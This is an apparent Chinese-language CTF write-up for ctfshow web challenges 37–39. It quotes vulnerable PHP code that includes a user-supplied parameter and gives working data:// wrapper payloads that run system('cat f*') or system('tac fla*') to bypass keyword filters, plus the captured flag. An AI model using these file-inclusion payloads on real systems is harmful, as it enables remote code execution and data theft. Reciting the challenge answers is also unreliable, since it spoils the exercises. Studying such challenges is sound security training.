

类型二

变量接收并过滤传入的数据,include来包含文件

web37

分析

```
// flag in flag.php
error_reporting(0);
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/flag/i", $c)){
        include($c);
        echo $flag;
    }
}
```

\$c没有执行, 而是包含文件

先看一下32的命令

```
/?c=include$_GET[a]?&a=data://text/plain,<?php system("cat flag.php");?>
```

前半段/?c=include\$_GET[a]?>其实就是用include来包含文件, 前面是因为有过滤才写成这个形式, 可以简写为c=include(a), 然后传入一个参数a, 然后用a=data://text/plain,<?php system("命令");?>来执行命令

这题中已经给你了一个include(\$c), 所以我们直接直接执行命令就行


```
include($c);
```

但是这里的c, 过滤掉了大小写的flag

```
if(!preg_match("/flag/i", $c)){
```

构建命令

```
/?c=data://text/plain,<?php system("cat f*");?>
```



得到flag

web38

分析

```
//flag in flag.php
error_reporting(0);
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/flag|php|file/i", $c)){
        include($c);
        echo $flag;
    }
}
```


过滤了

flag|php|file

那么上题中的payload就用不了，重新构建

/?c=data:text/plain,<?=system("tac fla*");?>

```
$flag="ctfshow{91c21ca8-512e-4a4f-9d85-dafc75e50891}"; /* # @link: https://ctfer.com # @email:
h1xa@ctfer.com # @Last Modified time: 2020-09-04 05:12:10 # @Last Modified by: h1xa # @Date:
2020-09-04 05:12:00 # @Author: h1xa # -*- coding: utf-8 -*- /*
```



得到flag

web39

分析


```
//flag in flag.php
error_reporting(0);
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/flag/i", $c)){
        include($c.".php");
    }
}
```

过滤flag, 但是文件包含处拼接了.php

38可以接着用

```
/?c=data:text/plain,<?=system("tac fla*");?>
```

```
$flag="ctfshow{91c21ca8-512e-4a4f-9d85-dafc75e50891}"; /* # @link: https://ctfer.com # @email:
h1xa@ctfer.com # @Last Modified time: 2020-09-04 05:12:10 # @Last Modified by: h1xa # @Date:
2020-09-04 05:12:00 # @Author: h1xa # -*- coding: utf-8 -*- /*
```



得到flag